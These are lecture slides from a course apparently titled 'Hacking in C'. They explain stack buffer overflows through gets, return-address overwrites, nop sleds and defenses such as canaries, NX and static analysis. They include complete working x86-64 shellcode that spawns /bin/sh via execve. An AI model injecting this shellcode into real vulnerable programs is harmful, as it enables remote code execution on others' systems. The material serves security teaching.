Hacking in C

Attacks, part II

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A short recap

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  - Write data by using `%n` control to `printf`
  - Various other functions potentially vulnerable
  - Fix whereever possible: **use constant string as first argument**
- Started on buffer-overflow attacks
  - Leak data by reading beyond bounds (Heartbleed)
  - Crash programs by writing beyond bounds (Ping of death)

Failing at demos...

Remember last lecture, when I ran

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- Answer: need `-Wformat -Wformat-security`
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- Same for `clang` compiler
- Never assume that `-Wall` enables all warnings
- Never assume that `-Wextra` enables all warnings

gets

Traditional cliché culprit for buffer overflows: `gets`

From the manpage:

```
NAME
       gets - get a string from standard input (DEPRECATED)

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       #include <stdio.h>

       char *gets(char *s);

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Today (hopfully!) only used for educational purposes

A simple example

```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
  int a = 0;
  char buf[20], *s;
  s = gets(buf);
  if(s != buf) exit(-1);

  // [...]

  if(a)
    printf("Access granted\n");
  else
    printf("Access denied\n");

  return 0;
}
```

Changing program flow

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- Overwriting data data on the stack so far allows us to
  - Modify data (may influence program flow)
  - Crash the program by messing up the return address
- Goal now: make the program do something *of our choosing*
- Idea: *targeted* overwrite of return address
- Two flavors of this idea:
  - Return to other **existing code**
  - Return to code that **we inject**
- Let's look into the second flavor

Overwriting return addresses

```
func()
{
  char buf[32];
  ...
  gets(buf);
  ...
}

int main(void)
{
  ...
  func();
  ...
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
```



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

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

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

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

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

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

Running our own code

- Attacker model: can only provide input to a program
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- **Remote code execution** (RCE)
- Idea: Trick the program into launching a shell
- Big picture:
  - Overwrite return address
  - "Return" to code that launches a shell
  - Can simply put this code into the buffer we overflow

Launching a shell

```
#include <stdlib.h>
#include <unistd.h>

void main(void)
{
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```

execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Execute command with name `filename`
- `argv` is the argument list of `main`
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- Under the hood:
  - Use `syscall instruction` with `rax` equal to 59
  - Next three arguments in `rdi`, `rsi`, `rdx`

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- Under the hood:
  - Use `syscall` `instruction` with `rax` equal to 59
  - Next three arguments in `rdi`, `rsi`, `rdx`
- To inject *shell code*: need this **in machine code**
- Idea: write in assembly, translate rather straight-forwardly

Shell code, part I

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- `0x68732f6e69622f2f` is ASCII for `hs/nib//`
- Shifting right by 8 (one byte) yields `\0hs/nib/`
- Integers are stored in little-endian, hence `/bin/sh\0`
- Now need the address of this string in `rdi`:

```
mov %rsp, %rdi
```

Shell code, part II

- Now need to prepare `argv`
- Array of two pointers,
  - first one to `/bin/sh\0` (already in `rdi`)
  - second one a `NULL` pointer (already in `rdx`)

Shell code, part II

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- Obvious idea: put this array on the stack:

```
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- Final step, issue system call number 59:

```
mov $0x3b, %al
syscall
```

The complete shell code

```
"\x48\x31\xd2"                                  // xor %rdx, %rdx
"\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68"  // mov $0x68732f6e69622f2f, %rbx
"\x48\xc1\xeb\x08"                              // shr $0x8, %rbx
"\x53"                                          // push %rbx
"\x48\x89\xe7"                                  // mov %rsp, %rdi
"\x52"                                          // push %rdx
"\x57"                                          // push %rdi
"\x48\x89\xe6"                                  // mov %rsp, %rsi
"\xb0\x3b"                                      // mov $0x3b, %al
"\x0f\x05"                                      // syscall
```

Why did we use this shift?

- `gets` stops reading at the first zero byte
- Shell code must not contain any byte of value `0x00`
- Solution: Compute the value that contains a zero

A nop sled

- Back to the big picture:
  - We write this shell code into the buffer
  - Then overflow the buffer (write whatever)
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- Problem: we may not know the exact address of the buffer
- Guess approximate address (e.g., format-string attack $\rightarrow$ register values)
- Idea: Put `nop` instructions before the shell code
- Aim with our return address somewhere inside those `nops`
- Needs more buffer space, but makes best use of available buffer space!

Putting it together

- Let's assume we have a buffer of length 80
- Let's assume the buffer is at address `0x7fffffffe100`
- Let's assume that "on top" of the buffer is the frame pointer
- Frame pointer is followed by the return address

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- We don't really care about the overwritten saved frame pointer
- The shell code doesn't use it anyway

. . . but `gets` is deprecated

- Nobody (?) today would still use `gets`
- However, many other ways to end up with buffer overflows:
  - `memcpy(dest, source, source_len)`
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- Take a look at
  https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=buffer
- Interestingly, also format-string attacks aren't dead:
  https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=format+string

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- Historical example of this problem: phone phreaking
- Phone control information goes over the normal phone channel
- Transmit control information by whistles at $2\,600\,\mathrm{Hz}$
- The same frequency used by a toy whistle from Cap'n Crunch breakfast cereals

Picture source: https://en.wikipedia.org/wiki/John_Draper

Defense mechanisms

Fixing programs

- C is notorious for memory-related vulnerabilities
- The real problem is not C, but programmers writing insecure programs
- Educate programmers to not use unsafe functions like `strcpy`
  - Alternative:
    `char *strncpy(char *dest, const char *source, size_t num);`
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- More generally, two approaches to reducing bugs:
  - Reduce rate of bugs per lines of code
  - Reduce the amount of lines of code
- Educate programmers and managers that **code is not an asset, code is a liability!**

“To this very day, idiot software managers measure "programmer productivity" in terms of "lines of code produced", whereas the notion of "lines of code spent" is much more appropriate.”

—Edsger W. Dijkstra

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- "Intercept" calls to various notorious functions
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- Examples of functions that are intercepted by `libsafe`:
  - `strcpy`
  - `wcscpy`
  - `strcat`
  - `gets`
  - `sprintf`

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- Advantages of dynamic analysis:
  - Do not require source code (at least valgrind)
  - Catch memory bugs depending on runtime data
- Disadvantages of dynamic analysis:
  - No guarantee of branch coverage
  - Might not catch bugs that are detectable even at compile time

Static analysis

- Alternative: Static analysis at compile time
- Also many tools available, e.g.,
  - CCured
  - Microsoft PREfast
  - Flawfinder
- Guaranteed to catch all bugs that can be found at compile time

What can the compiler to do help?

- Compilers warn about all kind of insecure use of C:
  - Compile-time buffer overflows
  - Format-string vulnerabilties (with appropriate flags)
  - Compile-time integer overflows
  - Use of deprecated functions (e.g., `gets`)
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- Generally: compile with `-Wall -Wextra`
- Maybe throw in a few more warning options (like `-Wformat=2`)
- **The compiler can do more to help!**


Can you attack the following code?

```
void f(...)
{
  long canary = CANARY_VALUE; // initialize canary
  ...
  ... // buffer-overflow vulnerability here
  ...

  if(canary != CANARY_VALUE)
  {
    exit(CANARY_DEAD); // abort with error
  }
}
```

Stack protection with canaries

- Idea: put canary value between local variables and return address
- At the end of the function, check that canary is "alive"
- Dead canary means:
  - stack has been "smashed"
  - cannot trust saved frame pointer or return address
  - exit from the program



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- Can disable with `-fno-stack-protector`
- Use fresh random canary values for each run of the program
- Harder for an attacker to “guess right”
- Include zero bytes in the middle of the canary
- Impossible to write for an attacker with zero-terminated string
- Would need two overflows to obtain canary with a zero

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- Cannot use the "shift trick": **attacker's code does not run, yet!**

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- Various software solutions for CPUs without hardware support
- Software solutions add overhead to memory access

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- Reasons to disable NX protection:
  - Creating homework for Software and Websecurity
  - Generally, trying out "classical" attacks
  - Some programs need executable stack!